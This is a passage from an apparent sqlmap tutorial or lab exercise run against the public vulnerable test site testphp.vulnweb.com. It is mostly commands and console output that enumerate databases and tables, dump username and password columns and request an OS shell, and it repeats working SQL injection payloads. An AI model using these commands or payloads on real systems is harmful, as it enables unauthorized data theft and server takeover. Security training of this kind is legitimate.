[22:29:24] [INFO] performing table existence using items from 'C:\sqlmap\data\txt\common-tables.txt'
[22:29:24] [INFO] adding words used on web page to the check list
[22:29:24] [INFO] checking database 'site_db'
please enter number of threads? [Enter for 1 (current)] 1
[22:29:27] [WARNING] running in a single-thread mode. This could take a while
[23:02:04] [INFO] tried 2832/3552 items (80%)
[23:02:05] [CRITICAL] connection was forcibly closed by the target URL

[23:02:05] [CRITICAL] connection was forcibly closed by the target URL
[23:02:05] [INFO] tried 2833/3552 items (80%)
[23:02:08] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)

[23:09:02] [WARNING] no table(s) found for database 'site_db'
No tables found
[23:09:02] [WARNING] HTTP error codes detected during run:
502 (Bad Gateway) - 1 times
[23:09:02] [INFO] fetched data logged to text files under 'C:\Users\mouli\AppData\Local\sqlmap\output\testphp.vulnweb.com'

[*] ending @ 23:09:02 /2022-09-19/

c:\sqlmap>
```

6) Dumping the contents of a database table

```
-u "testphp.vulnweb.com/listproducts.php?cat=1" -D site_db -T users --dump
```

The screenshot shows a Windows Command Prompt window with the following text output:

```
c:\sqlmap\sqlmap -u "testphp.vulnweb.com/listproducts.php?cat=1" -D site_db -T users --dump
```


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:30:40 /2022-09-19

```
[22:30:41] [INFO] resuming back-end DBMS 'mysql'  
[22:30:41] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
--  
Parameter: cat (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: cat=1 AND 6315=6315  
  
Type: error-based  
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)  
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7171717871,(SELECT (ELT(8612=8612,1))),0x7171666a71),8612)  
  
Type: UNION query  
Title: Generic UNION query (NULL) . 11 columns  
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171717871,0x78515a4f774c6e434d5a795570485972675953624e4742477550786c756455767059757a4e42687a,0x71716b6a71),NULL,NULL,NULL--  
  
[22:30:41] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: PHP 5.6.40, Nginx 1.19.0  
back-end DBMS: MySQL 8  
[22:30:42] [INFO] fetching columns for table 'users' in database 'site_db'  
[22:30:42] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique  
[22:30:43] [WARNING] unable to retrieve column names for table 'users' in database 'site_db'  
do you want to use common column existence check? [y/N/q] y  
[22:33:19] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)  
[22:33:21] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'  
which common columns (wordlist) file do you want to use?  
[1] default "C:\sqlmap\data\txt\common-columns.txt" (press Enter)  
[2] custom  
  
[22:33:29] [INFO] checking column existence using items from 'C:\sqlmap\data\txt\common-columns.txt'  
[22:33:29] [INFO] adding words used on web page to the check list  
please enter number of threads? [Enter for 1 (current)] 1  
[22:33:57] [WARNING] running in a single-thread mode. This could take a while  
[22:33:57] [WARNING] potential permission problems detected ('command denied')  
[23:02:04] [INFO] tried 2423/2713 items (89%)  
[23:02:05] [CRITICAL] connection was forcibly closed by the target URL  
[23:02:05] [INFO] tried 2424/2713 items (89%)  
  
[*] ending @ 23:04:55 /2022-09-19/  
  
c:\sqlmap>
```

7) Dumping only the selected columns


```
-u "testphp.vulnweb.com/listproducts.php?cat=1" -D site_db -T users -C username,password  
--dump
```



```
C:\sqlmap>sqlmap -u "testphp.vulnweb.com/listproducts.php?cat=1" -D site_db -T users -C username,password --dump  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 22:52:28 /2022-09-19/  
[22:52:30] [INFO] resuming back-end DBMS 'mysql'  
[22:52:30] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
--  
Parameter: cat (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: cat=1 AND 6315=6315  
  
Type: error-based  
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)  
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7171717871,(SELECT (ELT(8612=8612,1)),0x71716b6a71),8612)  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 11 columns  
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171717871,0x78515a4f774c6e434d5a795570485972675953624e4742477550786c756455767059757a4e42687a,0x71716b6a71),NULL,NULL,NULL--  
--  
[22:52:30] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: PHP 5.6.40, Nginx 1.19.0  
back-end DBMS: MySQL 8  
[22:52:30] [INFO] fetching entries of column(s) 'password,username' for table 'users' in database 'site_db'  
[22:52:31] [WARNING] potential permission problems detected ('command denied')  
[22:52:31] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique  
[22:52:32] [WARNING] the SQL query provided does not return any output  
[22:52:33] [WARNING] the SQL query provided does not return any output  
[22:52:33] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'  
[22:52:33] [INFO] fetching number of column(s) 'password,username' entries for table 'users' in database 'site_db'  
[22:52:33] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval  
[22:52:33] [INFO] retrieved:  
[22:52:34] [WARNING] unable to retrieve the number of column(s) 'password,username' entries for table 'users' in database 'site_db'  
[22:52:34] [INFO] fetched data logged to text files under 'C:\Users\mouli\AppData\Local\sqlmap\output\testphp.vulnweb.com'  
[*] ending @ 22:52:34 /2022-09-19/  
C:\sqlmap>
```

8) The names and number of databases are found using sqlmap

```
"Sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 -- dbs"
```



```
C:\sqlmap>sqlmap -u "testphp.vulnweb.com/listproducts.php?cat=1" -- dbs  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 21:56:35 /2022-09-19/  
[21:56:36] [INFO] testing connection to the target URL  
[21:56:40] [INFO] checking if the target is protected by some kind of WAF/IPS  
[21:56:40] [INFO] testing if the target URL content is stable  
[21:56:52] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)  
[21:56:55] [INFO] target URL content is stable  
[21:56:55] [INFO] testing if GET parameter 'cat' is dynamic  
[21:56:55] [INFO] GET parameter 'cat' appears to be dynamic  
[21:56:59] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')  
[21:56:59] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks  
[21:56:59] [INFO] testing for SQL injection on GET parameter 'cat'  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y  
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y  
[21:57:18] [INFO] testing 'AND boolean-based blind - WHERE, HAVING clause'  
[21:57:19] [WARNING] reflective value(s) found and filtering out  
[21:57:23] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Sed")  
[21:57:23] [INFO] testing 'Generic inline queries'  
[21:57:23] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'  
[21:57:27] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (BIGNUM UNSIGNED)'  
[21:57:27] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'  
[21:57:27] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (EXP)'  
[21:57:28] [INFO] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'  
[21:57:30] [INFO] GET parameter 'cat' is 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable  
[21:57:30] [INFO] testing 'MySQL inline queries'  
[21:57:34] [INFO] testing 'MySQL > 5.0.12 stacked queries (comment)'  
[21:57:34] [WARNING] time-based comparison requires larger statistical model, please wait.....  
[21:58:38] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)  
.....(done)  
[21:59:07] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)  
[21:59:15] [INFO] testing 'MySQL > 5.0.12 stacked queries'  
[21:59:22] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP - comment)'  
[21:59:22] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP)'  
[21:59:48] [INFO] testing 'MySQL < 5.0.12 stacked queries (query SLEEP)'  
[21:59:48] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'  
[21:59:51] [INFO] testing 'MySQL > 5.0.12 stacked queries (BENCHMARK)'  
[22:00:01] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'  
[22:00:09] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (SLEEP)'  
[22:00:39] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (SLEEP)'  
[22:01:01] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (SLEEP - comment)'  
C:\sqlmap>
```

```

Administrator: Command Prompt
[22:04:40] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP)'
[22:04:45] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP - comment)'
[22:04:54] [INFO] testing 'MySQL AND time-based blind (ELT)'
[22:05:01] [INFO] testing 'MySQL OR time-based blind (ELT)'
[22:05:06] [INFO] testing 'MySQL AND time-based blind (ELT - comment)'
[22:05:36] [INFO] testing 'MySQL OR time-based blind (ELT - comment)'
[22:06:06] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query - comment) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[22:06:08] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query - comment) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[22:06:09] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace'
[22:06:39] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace (subtraction)'
[22:06:44] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (BENCHMARK)'
[22:06:46] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (heavy query - comment)'
[22:06:47] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
[22:07:01] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[22:07:09] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'
[22:07:35] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:07:35] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[22:07:39] [INFO] 'ORDER BY' technique appear to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[22:07:45] [INFO] target URL appears to have 11 columns in query
[22:07:46] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 77 HTTP(s) requests:
---

Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 6315=6315

Type: error-based
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7171717871,(SELECT (ELT(8612=8612,1))),0x7171666a71),8612)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171717871,0x78515a4f774c6e434d5a795570485972675953624e4742477550786c756455767059757a4e42687a,0x71716b6a71),NULL,NULL,NULL-- -
[22:08:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[22:08:41] [INFO] fetching database names
available databases [2]:
[*] acurt
[*] information_schema

[22:08:41] [INFO] fetched data logged to text files under 'C:\Users\mouli\AppData\Local\sqlmap\output\testphp.vulnweb.com'

[*] ending @ 22:08:41 /2022-09-19

c:\sqlmap>

```

9) Getting the list of tables from the database

“Sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 -D db-name-tables”

```

Administrator: Command Prompt - Sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 -D db-name - tables
c:\sqlmap>Sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 -D db-name - tables
[+] [H] {1.6.9#stable}
[...]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 21:58:30 /2022-09-19

[21:58:31] [INFO] testing connection to the target URL
[21:58:34] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:58:39] [INFO] testing if the target URL content is stable
[21:58:39] [INFO] target URL content is stable
[21:58:39] [INFO] testing if GET parameter 'cat' is dynamic
[21:58:46] [INFO] GET parameter 'cat' appears to be dynamic
[21:58:46] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[21:58:48] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[21:58:48] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[22:01:12] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:01:16] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[22:02:01] [WARNING] there is a chance that the target (an WAF/IPS) is dropping 'suspicious' requests
[22:02:16] [INFO] dbms 'MySQL' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=200)
[22:02:18] [INFO] testing 'Generic inline queries'
[22:02:25] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[22:02:25] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[22:02:30] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[22:03:02] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[22:03:02] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[22:03:03] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[22:03:05] [INFO] testing 'MySQL inline queries'
[22:03:06] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[22:03:06] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[22:04:18] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[22:04:19] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[22:04:19] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[22:04:20] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[22:04:21] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[22:04:21] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[22:04:21] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)'
[22:04:27] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)'
[22:04:34] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'
[22:05:01] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP)'
[22:05:03] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP - comment)'

```

10) Getting the columns of a specific table

"Sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 -D db-name -T table_name --columns"

```
Administrator: Command Prompt
C:\sqlmap>Sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 -D db-name -T table_name --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:10:12 /2022-09-19

[22:10:13] [INFO] resuming back-end DBMS 'mysql'
[22:10:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 6315=6315

Type: error-based
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7171717871,(SELECT (ELT(8612=8612,1))),0x71716b6a71),8612)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171717871,0x78515a4f774c6e434d5a795570485972675953624e4742477550786c75645576705975a4e42687a,0x71716b6a71),NULL,NULL,NULL-- -
[22:10:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL > 5.6
[22:10:14] [INFO] fetching columns for table 'table_name' in database 'db-name'
[22:10:16] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[22:10:18] [WARNING] unable to retrieve column names for table 'table_name' in database 'db-name'
do you want to use common column existence check? [y/N/q] y
[22:10:36] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
Which common columns (wordlist) file do you want to use?
[1] default 'C:\sqlmap\data\txt\common-columns.txt' (press Enter)
[2] custom
> 1
[22:10:47] [INFO] checking column existence using items from 'C:\sqlmap\data\txt\common-columns.txt'
[22:10:47] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)] 2
[22:10:57] [INFO] starting 2 threads
[22:10:58] [WARNING] potential permission problems detected ('command denied')
[22:10:57] [INFO] tried 52/2713 items (2%)
[22:10:39] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[22:10:39] [WARNING] if the problem persists please try to lower the number of used threads (option '--threads')
[22:10:39] [WARNING] if the problem persists please try to lower the number of used threads (option '--threads')

[22:16:27] [INFO] connection timed out to the target URL. sqlmap is going to retry the request(s)
[22:16:39] [WARNING] if the problem persists please try to lower the number of used threads (option '--threads')
[22:20:01] [INFO] tried 75/2713 items (3%)
[22:20:31] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[22:21:34] [INFO] tried 92/2713 items (3%)
[22:22:04] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[22:22:40] [INFO] tried 91/2713 items (3%)
[22:23:35] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[22:23:52] [INFO] tried 95/2713 items (4%)
[22:24:24] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[22:26:25] [INFO] tried 126/2713 items (5%)
[22:27:02] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)

[22:59:35] [WARNING] no column(s) found
[22:59:35] [INFO] fetched data logged to text files under 'C:\Users\mouli\AppData\Local\sqlmap\output\testphp.vulnweb.com'

[*] ending @ 22:59:35 /2022-09-19

C:\sqlmap>
```

11) Getting the information in a specific column

```
C:\sqlmap>sqlmap -u testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema -T PLUGINS -C PLUGIN_LIBRARY, PLUGIN_LIBRARY_VERSION --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:16:46 /2022-09-19

[22:16:46] [INFO] resuming back-end DBMS 'mysql'
[22:16:46] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 6315=6315

Type: error-based
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7171717871,(SELECT (ELT(8612-8612,1))),0x71716b6a71),8612)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171717871,0x78515a4f774c6e434d5a795570485972675953624e4742477550786c75645576705975a4e42687a,0x71716b6a71),NULL,NULL,NULL-- -
...
[22:16:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.46, Nginx 1.19.0
back-end DBMS: MySQL 8
[22:16:50] [INFO] Fetching entries of column(s) 'PLUGIN_LIBRARY' for table 'PLUGINS' in database 'information_schema'
[22:16:53] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[22:18:13] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[22:20:28] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[22:23:09] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[22:26:36] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[22:27:07] [INFO] fetching number of column(s) 'PLUGIN_LIBRARY' entries for table 'PLUGINS' in database 'information_schema'
[22:27:07] [INFO] resume: 45
[22:27:08] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[22:27:08] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[22:27:08] [INFO] retrieved:
[22:27:17] [INFO] retrieved:
[22:27:30] [INFO] retrieved:
[22:27:34] [INFO] retrieved:
[22:28:02] [INFO] retrieved:
[22:28:09] [INFO] retrieved:
```

```
[22:28:02] [INFO] retrieved:
[22:28:09] [INFO] retrieved:
[22:28:13] [INFO] retrieved:
[22:28:15] [INFO] retrieved:
[22:28:22] [INFO] retrieved:
[22:28:24] [INFO] retrieved:
[22:28:35] [INFO] retrieved:
[22:28:37] [INFO] retrieved:
[22:28:40] [INFO] retrieved:
[22:28:44] [INFO] retrieved:
[22:28:46] [INFO] retrieved:
[22:28:48] [INFO] retrieved:
[22:28:50] [INFO] retrieved:
[22:28:52] [INFO] retrieved:
[22:28:54] [INFO] retrieved:
[22:28:55] [INFO] retrieved:
[22:28:57] [INFO] retrieved:
[22:28:58] [INFO] retrieved:
[22:29:02] [INFO] retrieved:
[22:29:03] [INFO] retrieved:
[22:29:06] [INFO] retrieved:
[22:29:09] [INFO] retrieved:
[22:29:12] [INFO] retrieved:
[22:29:14] [INFO] retrieved:
[22:29:15] [INFO] retrieved:
[22:29:16] [INFO] retrieved:
[22:29:17] [INFO] retrieved:
[22:29:22] [INFO] retrieved:
[22:29:23] [INFO] retrieved:
[22:29:26] [INFO] retrieved:
[22:29:27] [INFO] retrieved:
[22:29:29] [INFO] retrieved:
[22:29:30] [INFO] retrieved:
[22:29:32] [INFO] retrieved:
[22:29:33] [INFO] retrieved:
Database: information_schema
Table: PLUGINS
[45 entries]
+-----+-----+
| PLUGIN_LIBRARY |
+-----+-----+
| NULL | cb1mk |
```

12) Retrieving the details of the OS shell

```
"sqlmap -dbms=mysql -u testphp.vulnweb.com/listproducts.php?cat=1 --os-shell"
```

```
[22:12:20] [WARNING] expect junk characters inside the file as a leftover from UNION query
[22:12:21] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[22:12:28] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 8 times
[22:12:28] [INFO] fetched data logged to text files under 'C:\Users\mouli\AppData\Local\sqlmap\output\testphp.vulnweb.com'

[*] ending @ 22:12:28 /2022-09-19

